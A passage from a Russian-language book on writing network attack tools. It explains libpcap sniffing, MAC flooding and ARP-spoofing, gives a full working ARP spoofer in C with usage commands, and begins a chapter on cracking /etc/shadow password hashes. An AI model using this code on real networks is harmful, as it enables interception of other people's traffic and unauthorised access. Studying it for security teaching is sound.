if (pcap_datalink(handle) != DLT_EN10MB) {
  fprintf(stderr, "Эта программа работает только с картами Ethernet!\n");
  exit(-1);
}
```

Этот код сгенерирует ошибку, если выбранный сетевой интерфейс был не интерфейсом Ethernet (10 Мбайт/с, 100 Мбайт/с, 1000 Мбайт/с или более). Это необязательно делать в своих программах, но может быть полезно.

9.1.2.3. Создание фильтра

Для включения фильтра в программу предназначены две основные функции: pcap_compile() и pcap_setfilter().

Выражение для фильтра хранится в обыкновенной строке (массиве символов). Синтаксис таких выражений полностью соответствует тому синтаксису, который используется утилитой tcpdump.

Перед тем как применить фильтр, его нужно "скомпилировать", это делает функция pcap_compile(). Ее прототип выглядит следующим образом:

```
int pcap_compile(pcap_t *p, struct bpf_program *fp, char *str,
int optimize, bpf_u_int32 netmask)
```

Первый аргумент — это дескриптор открытой сессии. Второй аргумент — указатель на область в памяти, где будет храниться "скомпилированная" версия нашего фильтра. Далее идет само выражение фильтра в виде обычной строки. Следующий параметр определяет, нужно ли оптимизировать наше выражение (0 — "нет", 1 — "да"). Последний параметр — маска сети, к которой применяется наш фильтр. Функция возвращает –1 в случае ошибки, все другие значения говорят об успешном завершении.

После того как выражение "скомпилировано", его нужно применить, что осуществляется с помощью функции pcap_setfilter(). Ее прототип выглядит так:

```
int pcap_setfilter(pcap_t *p, struct bpf_program *fp)
```

Первый аргумент — это дескриптор открытой сессии, второй — указатель на "скомпилированную" версию выражения для фильтра (как правило, второй аргумент функции pcap_compile()).

Демонстрационный фрагмент кода:

```
#include <pcap.h>
...
pcap_t *handle;                    /* дескриптор сессии */
```



```
char dev[] = "eth0";     /* сетевой интерфейс, на котором будем слушать */
char errbuf[PCAP_ERRBUF_SIZE]; /* буфер под описание ошибки */
struct bpf_program filter;     /* скомпилированное выражение для фильтра */
char filter_app[] = "udp dst port 53"; /* выражение для фильтра */
bpf_u_int32 mask;              /* сетевая маска нашего интерфейса */
bpf_u_int32 net;               /* IP-адрес нашего интерфейса */

pcap_lookupnet(dev, &net, &mask, errbuf);
if (dev == NULL) {
  fprintf(stderr, "%s", errbuf);
  exit(-1);
}

handle = pcap_open_live(dev, BUFSIZ, 1, 0, errbuf);
if (handle == NULL) {
  fprintf(stderr, "%s", errbuf);
  exit(-1);
}
if (strlen(errbuf) > 0) {
  fprintf(stderr, "Warning: %s", errbuf);
  errbuf[0] = 0;
}

if (pcap_compile(handle, &filter, filter_app, 0, mask) == -1) {
  fprintf(stderr, "%s", pcap_geterr(handle));
  exit(-1);
}

if (pcap_setfilter(handle, &filter) == -1) {
  fprintf(stderr, "%s", pcap_geterr(handle));
  exit (-1);
}
```

Эта программа подготавливает перехватчик UDP-пакетов, идущих на 53 порт.

Пример содержит две функции, которые мы еще не рассматривали: pcap_lookupnet() и pcap_geterr().

Первая функция необходима для определения маски сети, которую затем нужно подставить в последний параметр функции `pcap_compile()`. Прототип функции:

```
int pcap_lookupnet(const char *device, bpf_u_int32 *netp, bpf_u_int32
*maskp, char *errbuf)
```

Хотя нам требуется только маска сети, но IP-адрес мы тоже определяем для полноты картины.

Функция `pcap_geterr()` возвращает описание ошибки, в качестве параметра она принимает дескриптор открытой сессии. Ее прототип:

```
char *pcap_geterr(pcap_t *p)
```

9.1.2.4. Захват и обработка пакетов

Для перехвата пакетов может использоваться одна из четырех функций: `pcap_next()`, `pcap_next_ex()`, `pcap_dispatch()` или `pcap_loop()`.

Первые две функции за один вызов захватывают только по одному пакету. Вот их прототипы:

```
const u_char *pcap_next(pcap_t *p, struct pcap_pkthdr *h)
int pcap_next_ex(pcap_t *p, struct pcap_pkthdr **pkt_header, const u_char
**pkt_data)
```

Первый аргумент в обеих функциях — это дескриптор открытой сессии. Второй аргумент — это указатель на структуру, описывающую принятый пакет (определение структуры смотрите ниже в этом разделе). Третий аргумент имеет только вторая функция — это указатель на область памяти, где сохранен принятый пакет.

Первая функция возвращает указатель на область памяти, где сохранен принятый пакет. Вторая функция возвращает одно из следующих числовых значений: 1 — пакет был прочитан, 2 — время ожидания истекло, –1 — произошла ошибка, –2 — пакеты прочитаны из сохраненного файла, и больше пакеты не доступны.

Если поместить эти функции в цикл, то возможно организовать перехват заданного количества пакетов. Но лучше всего для циклического перехвата использовать функцию `pcap_loop()` или `pcap_dispatch()`. Эти две функции имеют фактически идентичные прототипы:

```
int pcap_loop(pcap_t *p, int cnt, pcap_handler callback, u_char *user)
int pcap_dispatch(pcap_t *p, int cnt, pcap_handler callback, u_char
*user)
```

Первый аргумент — это дескриптор открытой сессии. Второй аргумент — это целое число, указывающее сколько пакетов требуется перехватить (значение –1 обозначает, что перехват должен происходить, пока не произойдет

ошибка). Третий аргумент — это имя callback-функции, которая автоматически будет вызываться библиотекой libpcap каждый раз, когда будет приходить очередной пакет. Последний аргумент может использоваться для передачи каких-либо данных в callback-функцию, или устанавливается в NULL.

Обе функции возвращают следующие значения: 0 — если перехвачено `cnt` пакетов, –1 — произошла ошибка, –2 — цикл был оборван функцией `pcap_breakloop()` (существует только в новых версиях библиотеки libpcap).

Единственное различие между этими двумя функциями в том, как они обрабатывают тайм-аут, величина которого задается при вызове `pcap_open_live()`. Функция `pcap_loop()` игнорирует тайм-ауты, в отличие от `pcap_dispatch()`. Подробности — в man pcap. Мы будем далее использовать только `pcap_loop()`, т. к. нас не интересуют тайм-ауты.

Callback-функция это не любая функция произвольного формата, она имеет свой прототип:

```
void process_packet (u_char *user, const struct pcap_pkthdr *header,
const u_char *packet)
```

Первый аргумент — это указатель на данные, которые передаются в callback-функцию из последнего аргумента функции `pcap_loop()`. Второй аргумент — указатель на структуру `pcap_pkthdr`, которая описывает захваченный пакет. Эта структура определена в pcap.h следующим образом:

```
struct pcap_pkthdr {
  struct timeval ts;  /* временная метка */
  bpf_u_int32 caplen; /* длина захваченных данных */
  bpf_u_int32 len;    /* длина этого пакета */
};
```

Последний аргумент указывает на буфер, который содержит весь пакет, перехваченный с помощью `pcap_loop()`. Callback-функция не возвращает никакого значения (`void`).

В callback-функции должна осуществляться обработка принятых пакетов. Делается это точно так же, как мы это делали в примерах без использования библиотеки libpcap, т. е. определяются необходимые структуры заголовков сетевых пакетов и производит разбор принятого пакета на эти структуры, а значения полей выводятся на экран.

9.1.2.5. Закрытие сессии перехвата

Перед завершением работы следует закрыть сессию. Это делается с помощью функции `pcap_close()`, которая имеет следующий прототип:

```
void pcap_close(pcap_t *p)
```

Единственный аргумент функции — это дескриптор сессии, которую нужно закрыть.

Исходный код пассивного сниффера с использованием библиотеки libpcap sklsniff_pcap.c можно взять на компакт-диске в папке \PART II\Chapter 9\.

Компиляция программ, использующих библиотеку libpcap, осуществляется с указанием ключа `-lpcap`:

```
# gcc sklsniff_pcap.c -o sklsniff_pcap -lpcap
```

Пример использования:

```
# ./sklsniff_pcap tcp and dst host 192.168.10.1
```

В данном случае сниффер будет отлавливать только TCP-пакеты, отправляемые на узел 192.168.10.1.

9.2. Активные снифферы

Пассивный сниффер способен перехватывать только те пакеты, которые проходят через сетевую карту компьютера, на котором он установлен. Чтобы понять суть активного сниффинга, вспомним, какие сетевые устройства могут встречаться в локальных сетях, и принципы их работы:

- *репитеры* (repeater) и *хабы* (hub) передают данные, пришедшие с одного порта на все остальные свои порты, совершенно не интересуясь, что это за данные и кому они предназначены;
- *мосты* (bridge) и *свитчи* (switch) избирательно относятся к данным, просматривают заголовки кадров и пересылают их из одного сегмента сети в другой только в том случае, если адрес назначения (MAC-адрес) принадлежит другому сегменту;
- *маршрутизаторы* (router) работают на третьем уровне модели OSI, поэтому передают данные из одной подсети в другую, основываются на информации, хранящейся в IP-заголовках.

Таким образом, если сеть построена только с использованием одних репитеров и хабов (такую сеть еще называют *некоммутируемой*), то пакет, посланный с одного компьютера, пройдет через все компьютеры сети, но принят будет только тем, которому пакет адресован. В такой сети пассивный сниффер установленный в неразборчивом режиме на любом узле, сможет перехватывать пакеты, передаваемые между любыми другими компьютерами сети.

Если сеть построена с использованием мостов, свитчей и маршрутизаторов (такую сеть называют *коммутируемой*), то пассивный сниффер сможет перехватывать пакеты только в "своем" сегменте сети. Именно в тех случаях,

когда необходимо перехватывать пакеты из другого сегмента коммутируемой сети, используется активный сниффинг.

Существует множество способов активного прослушивания, рассмотрим самые популярные.

MAC flooding (Switch Jamming). Этот способ срабатывает на многих дешевых или устаревших моделях свитчей. Свитчи имеют память, в которой хранится адресная таблица (соответствие "MAC-адрес — порт"), если переполнить ("зафлудить") эту память фальшивыми MAC-адресами, то свитч перестанет контролировать передачу кадров и будет рассылать их на все свои порты, так же, как это делают обычные хабы или репитеры.

MAC duplicating. Такая атака заключается в простой подделке MAC-адреса "жертвы". Если хакер будет посылать в сеть какие-либо кадры с подделанным MAC-адресом, "жертвы" (свитчи или бриджи) должны будут внести в свои адресные таблицы новый маршрут, и все данные, предназначенные жертве, теперь будут уходить на машину хакера с поддельным MAC-адресом.

Так как жертва в любой момент также может послать какие-либо данные в сеть, в результате чего свитчи или бриджи должны будут сменить маршрут снова на правильный, то хакеру необходимо постоянно пересылать кадры с поддельным MAC-адресом, чтобы обновлять адресные таблицы коммуникационных устройств, поддерживая неправильный маршрут. Поскольку хакер будет перехватывать кадры, предназначенные жертве, то последняя не получит предназначенных ей данных. Это сразу будет замечено, поэтому хакеру необходимо после перехвата сразу же перенаправлять пакеты жертве. Кроме того, хакер сможет перехватывать только данные, идущие к жертве, но не от нее, т. е. будет происходить своего рода "односторонний" перехват.

ARP Redirect (ARP-spoofing). Эта атака относится к классу man-in-the-middle. Суть ее состоит в следующем. Допустим, хакеру нужно перехватить трафик между узлами *A* и *B* в коммутируемой сети. Любой узел в сети Ethernet, когда посылает данные по какому-либо IP-адресу, должен знать также MAC-адрес своего собеседника. Поэтому каждая машина, перед тем как послать данные, всегда сначала просматривает свой ARP-кэш, в котором хранятся соответствия IP-MAC, на наличие нужного MAC-адреса. Если такого соответствия не обнаруживается, узел посылает широковещательный ARP-запрос.

Хакер может послать фальсифицированное ARP-сообщение узлу *A*, указав, что MAC-адрес машины хакера соответствует IP-адресу узла *B*. Узел *A* занесет эти сведения в свой ARP-кэш и когда будет посылать пакеты узлу *B*,

в реальности отправит их узлу хакера. Для полноценного двустороннего перехвата хакеру нужно проделать аналогичные действия с ARP-кэшем узла *B*. После этого весь трафик между узлами *A* и *B* будет идти через машину хакера.

Хакеру необходимо периодически посылать фальсифицированные ARP-сообщения узлам *A* и *B* для обновления их ARP-таблиц, иначе они рано или поздно сформируют правильную таблицу.

Хакер должен также организовать передачу перехваченных пакетов их истинным адресатам, иначе перехват будет быстро обнаружен. Эта задача решается с помощью технологии IP forwarding (пересылки пакетов).

Таким образом, активный сниффер состоит из трех основных модулей:

- модуль, осуществляющий перевод трафика в "наш" сегмент сети одним из перечисленных способов;
- пассивный сниффер для анализа перехваченного трафика;
- модуль, осуществляющий перевод трафика в истинный пункт назначения.

Реализацию пассивного сниффера мы уже рассмотрели в предыдущих разделах.

Перевод трафика в истинный пункт назначения (IP forwarding) реализуется легко средствами самой операционной системы. В Linux существует файл /proc/sys/net/ipv4/ip_forward, в котором может находиться только одно из двух значений: 0 означает, что пересылка пакетов отключена, а 1 означает, что компьютер обязан передавать пакеты по указанному в них адресу. Следующий пример кода включает пересылку пакетов:

```
fd = fopen("/proc/sys/net/ipv4/ip_forward", "w");
if (fd == NULL)
  perror("failed to open /proc/sys/net/ipv4/ip_forward");

fprintf(fd, "1");
fclose(fd);
```

Такой способ применяется в известном активном снифферe Ettercap (**http://ettercap.sourceforge.net**). Перед окончанием работы сниффера следует отключить пересылку пакетов, т. е. установить значение 0 в файле ip_forward.

Теперь мы рассмотрим, как реализуется модуль, осуществляющий перевод трафика в "наш" сегмент сети. Соединить все три модуля в один цельный активный сниффер при желании вы сможете самостоятельно, в этой книге мы этого делать не будем.

9.2.1. ARP-spoofer без использования библиотеки libnet

Мы напишем программу, которая будет способна реализовывать сразу все перечисленные способы активного сниффинга. Полный ее исходный код представлен в листинге 9.4 (исходный код можно также найти на компакт-диске в папке \PART II\Chapter 9\).

В программе мы определяем структуру `arp_packet`, которая сразу включает в себя Ethernet- и ARP-заголовок. Так удобнее будет отсылать пакет. Для отсылки пакетов используется пакетный сокет. Согласно man 7 packet, мы должны использовать структуру `sockaddr_ll`. Там же сказано, что для отправки достаточно заполнить следующие поля этой структуры: `sll_family`, `sll_addr`, `sll_halen`, `sll_ifindex`. Но в нашем случае все замечательно работает, даже если заполнить всего два поля: `sll_family` и `sll_ifindex`. Хотя вы можете заполнить все требуемые поля, чтобы программа гарантированно работала во всех ситуациях. MAC-адреса в командной строке могут вводиться в привычном для человека виде, с разделенными двоеточиями или символами тире числами. Однако в структуре `arp_packet` MAC-адреса могут указываться только в сетевом виде. То есть, например, если пользователь вводит MAC-адрес отправителя 10:20:30:40:50:60, то в поля `h_source` и `ar_sha` структуры `arp_packet` должно быть занесено значение 102030405060.

К сожалению, стандартной функции для преобразования MAC-адреса к сетевому виду не существует, поэтому мы используем собственную функцию `get_mac()`, которая устраняет двоеточия (или тире) в переданных ей MAC-адресах.

Программе `sklsniff_arp` можно указать период, с которым следует отсылать пакеты, для его организации в бесконечном цикле используется функция `sleep(period)`. По умолчанию период равен 10 секундам (`period = 10`).

Все остальное вам должно быть понятно из исходного кода программы.

Листинг 9.4. Исходный код ARP-спуфера (sklsniff_arp.c)

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <sys/socket.h>
#include <features.h>    /* for the glibc version number */
#if __GLIBC__ >= 2 && __GLIBC_MINOR >= 1
#include <netpacket/packet.h>
```

```
#include <net/ethernet.h>     /* the L2 protocols */
#else
#include <asm/types.h>
#include <linux/if_packet.h>
#include <linux/if_ether.h>   /* The L2 protocols */
#endif
#include <linux/if.h>
#include <arpa/inet.h>
#include <netdb.h>
#include <sys/ioctl.h>

#define DEVICE "eth0"

struct arp_packet
{
  unsigned char h_dest[ETH_ALEN];   /* destination eth addr */
  unsigned char h_source[ETH_ALEN]; /* source ether addr*/
  unsigned short h_proto;           /* packet type ID field */
  unsigned short ar_hrd;            /* format of hardware address */
  unsigned short ar_pro;            /* format of protocol address */
  unsigned char ar_hln;             /* length of hardware address */
  unsigned char ar_pln;             /* length of protocol address */
  unsigned short ar_op;             /* ARP opcode (command) */
  unsigned char ar_sha[ETH_ALEN];   /* sender hardware address*/
  unsigned char ar_sip[4];          /* sender IP address       */
  unsigned char ar_tha[ETH_ALEN];   /* target hardware address  */
  unsigned char ar_tip[4];          /* target IP address       */
};

/*-----------------------------------------*/
/* Преобразование MAC-адреса к сетевому виду */
/*-----------------------------------------*/
void get_mac(unsigned char* mac, char* optarg)
{
  int i = 0;
  char* ptr = strtok(optarg, ":-");
  while(ptr) {
    unsigned nmb;
    sscanf(ptr, "%x", &nmb);
```



```
    mac[i] = (unsigned char)nmb;
    ptr = strtok(NULL, ":-");
    i++;
  }
}

/*-------------------------------------*/
/* Преобразование имени узла в IP-адрес */
/*-------------------------------------*/
void get_ip(struct in_addr* in_addr,char* str)
{
  struct hostent *hp;

  if( (hp = gethostbyname(str)) == NULL) {
    herror("gethostbyname() failed");
    exit(-1);
  }

  bcopy(hp->h_addr, in_addr, hp->h_length);
}

/*-------------------------*/
/* Главная функция main() */
/*-------------------------*/
int main(int argc, char *argv[])
{
  struct sockaddr_ll s_ll;
  struct in_addr src_in_addr,targ_in_addr;
  struct arp_packet pkt;
  int sd;
  struct ifreq ifreq;
  char s_ip_addr[16];
  char s_eth_addr[19];
  int period = 2;

  fprintf(stderr, "=======================================\n");
  fprintf(stderr, "= ARP spoofer by Ivan Sklyaroff, 2006. =\n");
  fprintf(stderr, "=======================================\n");

  if(argc < 5) {
```

```
  fprintf(stderr,
    "usage: %s <(source ip)||(random)> <(source mac)||(random)>
     <destination ip> <destination mac> [period(default 10 sec.)]\n",
    argv[0]);
  exit(-1);
}

if (argc == 6)
  period = atoi(argv[5]);

if ( (sd = socket(PF_PACKET, SOCK_RAW, htons(ETH_P_ARP))) < 0) {
  perror("socket() failed");
  exit(-1);
}

/* заполняем поля структуры sockaddr_ll */
memset (&s_ll, 0, sizeof (struct sockaddr_ll));
s_ll.sll_family = AF_PACKET;

strncpy(ifreq.ifr_ifrn.ifrn_name, DEVICE, IFNAMSIZ);
if (ioctl(sd, SIOCGIFINDEX, &ifreq) < 0) {
  perror("ioctl() failed");
  exit(-1);
}

s_ll.sll_ifindex = ifreq.ifr_ifru.ifru_ivalue;

/* заполняем поля ARP-пакета */
pkt.h_proto = htons(0x806);
pkt.ar_hrd = htons(1);
pkt.ar_pro = htons(0x800);
pkt.ar_hln = 6;
pkt.ar_pln = 4;
pkt.ar_op = htons(1);

get_mac(pkt.h_dest, argv[4]);
memcpy(pkt.ar_tha, &pkt.h_dest, 6);
get_ip(&targ_in_addr, argv[3]);

/* в бесконечном цикле отправляем пакеты */
```



```
while(1) {
  srandom(time(NULL));
  if(!strcmp(argv[1], "random"))
  {
    sprintf(s_ip_addr, "%d.%d.%d.%d", random() % 255, random() % 255,
    random() % 255, random() % 255);
    get_ip(&src_in_addr, s_ip_addr);
  }
  else
    get_ip(&src_in_addr, argv[1]);

  if(!strcmp(argv[2], "random"))
  {
    sprintf(s_eth_addr, "%x:%x:%x:%x:%x:%x", random() % 255, random() % 255,
    random() % 255, random() % 255, random() % 255, random() % 255);
    get_mac(pkt.ar_sha, s_eth_addr);
    memcpy(pkt.h_source, &pkt.ar_sha, 6);
  }
  else {
    get_mac(pkt.ar_sha, argv[2]);
    memcpy(pkt.h_source, &pkt.ar_sha, 6);
  }

  memcpy(pkt.ar_sip, &src_in_addr, 4);

  memcpy(pkt.ar_tip, &targ_in_addr, 4);

  if(sendto(sd, &pkt,sizeof(pkt),0, (struct sockaddr *)&s_ll,
  sizeof(struct sockaddr_ll)) < 0) {
    perror("sendto() failed");
    exit(-1);
  }

  sleep(period);
 }

 return 0;
}
```

Компиляция данной программы осуществляется обычным образом:

```
# gcc sklsniff_arp.c -o sklsniff_arp
```

Пример ниже отсылает случайные IP и MAC-адреса на адрес 192.168.10.1 (00:50:56:C0:00:01) через каждую секунду:

```
# ./sklsniff_arp random random 192.168.10.1 00:50:56:C0:00:01 1
```

Таким образом, можно осуществлять атаку MAC flooding.

На узле 192.168.10.1 во время атаки можно посмотреть ARP-кэш, который будет выглядеть примерно так:

```
> arp -a
  Address IP          Physical address      Type
  0.238.243.90        d5-ce-d7-a1-e0-5d     dynamic
  8.8.159.78          1a-f0-8b-62-9f-66     dynamic
  9.114.177.209       a4-6a-0a-42-e1-a5     dynamic
  9.233.34.145        a2-52-52-25-d8-cb     dynamic
  16.74.69.183        aa-d4-83-7b-5e-75     dynamic
  17.101.240.35       b3-38-89-5d-00-0d     dynamic
  25.200.136.254      13-e9-8f-76-8e-74     dynamic
  33.167.134.206      01-e6-6f-94-f1-c0     dynamic
  37.80.252.251       a9-79-2b-be-97-d4     dynamic
```

Атаки ARP-spoofing и MAC duplicating осуществляются этой же программой, отличия только в передаваемых ей значениях.

9.2.2. ARP-spoofer с использованием библиотеки libnet

В этом разделе мы напишем программу с той же функциональностью, что и в предыдущем разделе (см. листинг 9.4), но только с использованием библиотеки libnet.

Библиотека libnet создана Майком Шифманом (Mike Schiffman), самую последнюю версию этой библиотеки можно скачать на сайте **http://www.packetfactory.net/libnet/**. Так же как и библиотека libpcap, библиотека libnet обычно присутствует на всех современных установочных дистрибутивах Linux.

Последовательность шагов, которую должна выполнить программа, для формирования и отправки пакета с использованием библиотеки libnet, выглядит так:

1. Инициализировать сеанс libnet.
2. Сформировать пакет.
3. Отправить пакет.
4. Закрыть сеанс.

Прежде чем мы рассмотрим каждый шаг подробно, следует знать, что библиотека libnet использует два важных понятия: контексты (libnet context) и теги протоколов (protocol tag).

Контекст — это непрозрачная управляющая структура в памяти, которая создается библиотекой libnet и поддерживает сеансовое состояние для построения полного сетевого пакета. Контекст обозначается типом `libnet_t`, на который должны ссылаться все основные функции библиотеки libnet. Контекст это внутренняя структура библиотеки libnet и прикладному программисту ее устройство знать не требуется.

Как мы уже знаем, полный сетевой пакет перед отправкой в сеть формируется, начиная с вышележащего уровня и вниз по стеку протоколов. При этом каждый уровень добавляет свой заголовок (*см. разд. 3.3*). Теги протоколов libnet необходимы для того, чтобы ссылаться на конкретный заголовок определенного уровня в сетевом пакете. Все функции libnet, которые строят заголовки сетевых пакетов, возвращают теги протоколов, обозначаемые типом `libnet_ptag_t`. Если затем потребуется модифицировать уже сформированный пакет (например, изменить номер порта), то это можно будет сделать при помощи тегов протоколов.

Теперь рассмотрим каждый шаг формирования и отправки пакета с использованием libnet.

9.2.2.1. Инициализация сеанса libnet

Инициализация сеанса осуществляется функцией `libnet_init()`, которая имеет следующий прототип:

```
libnet_t *libnet_init (int injection_type, char *device, char *err_buf)
```

Первый параметр может принимать одно из следующих значений:

- `LIBNET_LINK` — определяет интерфейс канального уровня;
- `LIBNET_LINK_ADV` — определяет интерфейс канального уровня в расширенном режиме;
- `LIBNET_RAW4` — определяет raw-сокет для IPv4;
- `LIBNET_RAW4_ADV` — определяет raw-сокет для IPv4 в расширенном режиме;
- `LIBNET_RAW6` — определяет raw-сокет для IPv6;
- `LIBNET_RAW6_ADV` — определяет raw-сокет для IPv6 в расширенном режиме.

Второй параметр — имя сетевого интерфейса (например, `eth0`) или IP-адрес присвоенный интерфейсу. Можно указать NULL, в этом случае libnet самостоятельно найдет подходящий интерфейс.

Третий параметр — это указатель на буфер, в который будет передано описание ошибки, если таковая возникнет при работе `libnet_init()`.

Функция возвращает указатель на контекст `libnet_t`.

Демонстрационный фрагмент кода:

```
#include <libnet.h>
...
libnet_t *lc;
char errbuf[LIBNET_ERRBUF_SIZE];
...
lc = libnet_init(LIBNET_LINK, NULL, errbuf);

if (lc == NULL) {
  fprintf(stderr, "Error opening context: %s", errbuf);
  exit(-1);
}
```

9.2.2.2. Формирование пакета

Как только мы создали контекст libnet, мы можем начать строить сетевой пакет. Заголовки пакета строятся в порядке от самого верхнего уровня до самого низкого уровня. Для построения заголовков могут использоваться функции двух типов: `libnet_build_*()` и `libnet_autobuild_*()`. Функции первого типа требуют от программиста заполнения всех полей заголовка (или почти всех), а функции второго типа требуют заполнения лишь основных полей, а все остальные поля библиотека libnet заполняет сама в автоматическом режиме.

Функции первого типа в библиотеке libnet существуют практически для всех известных протоколов, тогда как функции второго типа есть далеко не для всех протоколов. Например, для заголовка Ethernet присутствуют функции обоих типов: `libnet_build_ethernet()` и `libnet_autobuild_ethernet()`, а для заголовка TCP существует только функция первого типа: `libnet_build_tcp()`. По крайней мере, такое положение дел существует в версии libnet 1.1.1.

Какие заголовки требуется формировать, во многом зависит от типа инжекции, который задавался в функции `libnet_init()` на первом шаге. Если был задан тип `LIBNET_LINK` или `LIBNET_LINK_ADV`, то нужно обязательно создать заголовок канального уровня, и любые заголовки более высокого уровня.

Если был выбран один из типов `LIBNET_RAW*`, то заголовок канального уровня создавать не нужно, он будет сформирован библиотекой libnet автоматически. Можно создавать любые заголовки, начиная с самого верхнего и включая межсетевой уровень.

В качестве примера ниже показан фрагмент кода, в котором формируется UDP-пакет:

```
#include <libnet.h>
...
  libnet_t *lc;                          /* указатель на контекст */
  libnet_ptag_t ip4, udp;                /* теги протоколов */
  char errbuf[LIBNET_ERRBUF_SIZE];
  unsigned short dport = 777;            /* порт получателя */
  unsigned long dst_ip;                  /* IP-адрес получателя */
  char *payload = "Hello, World!"; /* данные для отправки */
  int payload_s;

  dst_ip = inet_addr(argv[1]); /* IP-адрес передается через командную
                                  строку */
  payload_s = strlen(payload); /* длина данных */

  /* инициализируем сеанс */
  lc = libnet_init(LIBNET_RAW4, NULL, errbuf);
  if (lc == NULL) {
    fprintf(stderr, "Error opening context: %s", errbuf);
    exit(-1);
  }

  /* формируем UDP-заголовок */
  udp = libnet_build_udp(
    1000,                          /* порт отправителя */
    dport,                         /* порт получателя */
    LIBNET_UDP_H + payload_s,      /* длина заголовка и данных */
    0,                             /* контрольная сумма заполняется libnet */
    (u_int8_t*)payload,            /* указатель на передаваемые данные */
    payload_s,                     /* длина данных */
    lc,                            /* указатель на контекст */
    0);                            /* строим новый заголовок, поэтому 0 */

  if (udp == -1) {
    fprintf(stderr, "Can't build UDP header (port %d): %s\n",
                                   dport, libnet_geterror(lc));
  }

  /* формируем IP-заголовок */
```

```
ip4 = libnet_autobuild_ipv4(
  LIBNET_UDP_H + LIBNET_IPV4_H + payload_s, /* длина пакета */
  IPPROTO_UDP,                              /* протокол */
  dst_ip,                                   /* IP-адрес получателя */
  lc);                                      /* указатель на контекст */

if (ip4 == -1) {
  fprintf(stderr, "Can't build IP header: %s\n",
                          libnet_geterror(lc));
}
...
```

Прототипы функций `libnet_build_udp()` и `libnet_autobuild_ipv4()` вы можете увидеть в man, либо в заголовочных файлах /usr/include/libnet, либо на специальных HTML-страницах, которые обычно идут в одном архиве с libnet.

9.2.2.3. Отправка пакета

Когда мы собрали все заголовки пакета, в порядке от самого верхнего уровня стека протоколов до самого низкого уровня, мы можем отправить этот пакет в сеть.

Для отправки используется функция `libnet_write()`, имеющая следующий прототип:

```
int libnet_write(libnet_t * l)
```

Единственный аргумент функции — это указатель на libnet контекст. В случае ошибки функция возвращает значение –1.

Если в программе требуется организовать отправку определенного числа пакетов, то можно поместить функцию `libnet_write()` в цикл.

Пример использования:

```
if ((libnet_write(lc)) == -1) {
  fprintf (stderr, "Unable to send packet: %s\n", libnet_geterror(lc));
  exit(1);
}
```

9.2.2.4. Закрытие сессии

Как только мы отослали сформированный пакет (или пакеты) в сеть, мы должны закрыть сессию и освободить все внутренние структуры в памяти, связанные с контекстом libnet, с помощью функции `libnet_destroy()`:

```
libnet_destroy(lc);
return 0;
```


Эта функция имеет следующий прототип:

```
void libnet_destroy (libnet_t *  l)
```

Функция не возвращает никакого значения (void).

Исходный код программы, реализующей способы активного сниффинга с использованием библиотеки libnet (sklsniff_lnet.c), можно взять на компакт-диске в папке \PART II\Chapter 9\.

Вы можете заметить, что для преобразования MAC-адреса к сетевому виду в программе используется функция из библиотеки libnet `libnet_hex_aton()`, тогда как в программе из листинга 9.4 нам приходилось писать собственную функцию.

Компиляция программ с использованием libnet осуществляется следующим образом:

```
# gcc sklsniff_lnet.c -o sklsniff_lnet `libnet-config --defines` `
libnet-config --libs` `libnet-config --cflags`
```

Для удобства компиляции лучше создать Makefile.

Глава 10

Переборщики паролей (bruteforcers)

Подбор паролей — это один из способов, которым пользуются взломщики для получения несанкционированного доступа к защищенному ресурсу. Так как вручную выполнять перебор очень трудоемко, то его доверяют специальным программам — переборщикам паролей. Существуют два метода перебора паролей, которые используются всеми известными переборщиками паролей:

- перебор по словарю;
- последовательный перебор всех возможных вариантов.

Первый метод заключается в попытках угадывания действительного пароля из предварительно составленного словаря, в котором обычно собраны все распространенные пароли и общеупотребительные слова. Словарный перебор срабатывает часто, но не всегда. В том случае, если пользователь выбрал пароль вида A278NпKZ, может помочь только перебор всех возможных вариантов. Перебор всех возможных вариантов гарантирует, что действительный пароль рано или поздно будет найден, только на поиск может понадобиться слишком много времени.

Второй метод принято также называть "брутфорсом" (от англ. *brute force* — грубая сила), но часто это название употребляют и к первому методу. Отсюда переборщики паролей называют брутфорсерами (bruteforcers).

Перебор паролей может осуществляться локально или удаленно. Локальный перебор обычно используется для поиска паролей в базе данных хешей. Эта база может быть получена хакером со взломанной системы. Файл `/etc/shadow` является примером такой базы данных. Напомню, что в настоящее время пароли редко хранятся в открытом виде (если только в самых примитивных системах), в основном они хранятся в хешированном виде. Хеши получаются в результате работы однонаправленных хеш-функций. Примером такой функции является функция `crypt()` в UNIX-системах. Популярными алгоритмами хеширования являются DES, MD5 и Blowfish.

Все исходные коды программ из этой главы вы можете найти на компакт-диске в директории PART II\Chapter 10\.

10.1. Локальный перебор

Сначала мы напишем локальный переборщик паролей, выполняющий перебор по словарю, а после рассмотрим программу последовательного перебора всех возможных вариантов.

10.1.1. Перебор по словарю

Напишем программу, которая будет определять пароли из файла /etc/shadow (листинг 10.1). Как уже говорилось выше, сами пароли в этом файле не хранятся, а только их хеши. Наша программа должна из этих хешей получить пароли. Самой известной из существующих программ подобного рода является John the Ripper от русского хакера Solar Designer.

Так как хеши математически необратимы, т. е. одного хеша недостаточно, чтобы определить исходный пароль, то встает вопрос, а как же тогда его вычислить? Решение очень простое. Мы не можем обратить хеш, но мы можем сами сгенерировать его для каждого имеющегося в словаре слова, а затем сравнить с хешем из файла `/etc/shadow`. Если они совпадут, то соответствующее словарное слово и будет открытым паролем.

Для генерации хеша можно использовать стандартную UNIX-функцию `crypt()`. Отмечу, что John the Ripper вместо функции `crypt()` использует собственные высокооптимизированные алгоритмы.

Функция `crypt()` может шифровать пароли с помощью алгоритмов DES или MD5. В современных системах Linux для шифрования паролей в основном используется MD5, поэтому наша программа будет работать только с хешами, полученными с использованием этого алгоритма. Ниже показан пример зашифрованного пароля из файла `/etc/shadow` моей системы:

```
$1$mSO/Kuhj$zR3684d0jUE9Mpo5.9Bpn1
```

Зашифрованные пароли с помощью алгоритма MD5 в файле `/etc/shadow` имеют следующую структуру:

```
$1$..salt..$.........hash.........
```

Перед хешем всегда стоит набор символов, который называется "солью" (от англ. *salt* — соль). "Соль" всегда начинается с символов "1" и оканчивается "$", между которыми может быть расположено еще максимум восемь символов. Идущий после хеш состоит из 22 байтов, выбранных из набора [a-zA-Z0-9./].

Функция `crypt()` имеет следующий синтаксис:

```
char *crypt(const char *key, const char *salt);
```

Первый аргумент `key` — это пароль для шифрования, второй аргумент — это "соль". Если требуется шифрование по алгоритму DES, то она задается только двумя символами, выбираемыми из набора [a-zA-Z0-9./]. Для шифрования по алгоритму MD5 "соль" задается в виде `$1$..salt..$`, о чем мы говорили выше.

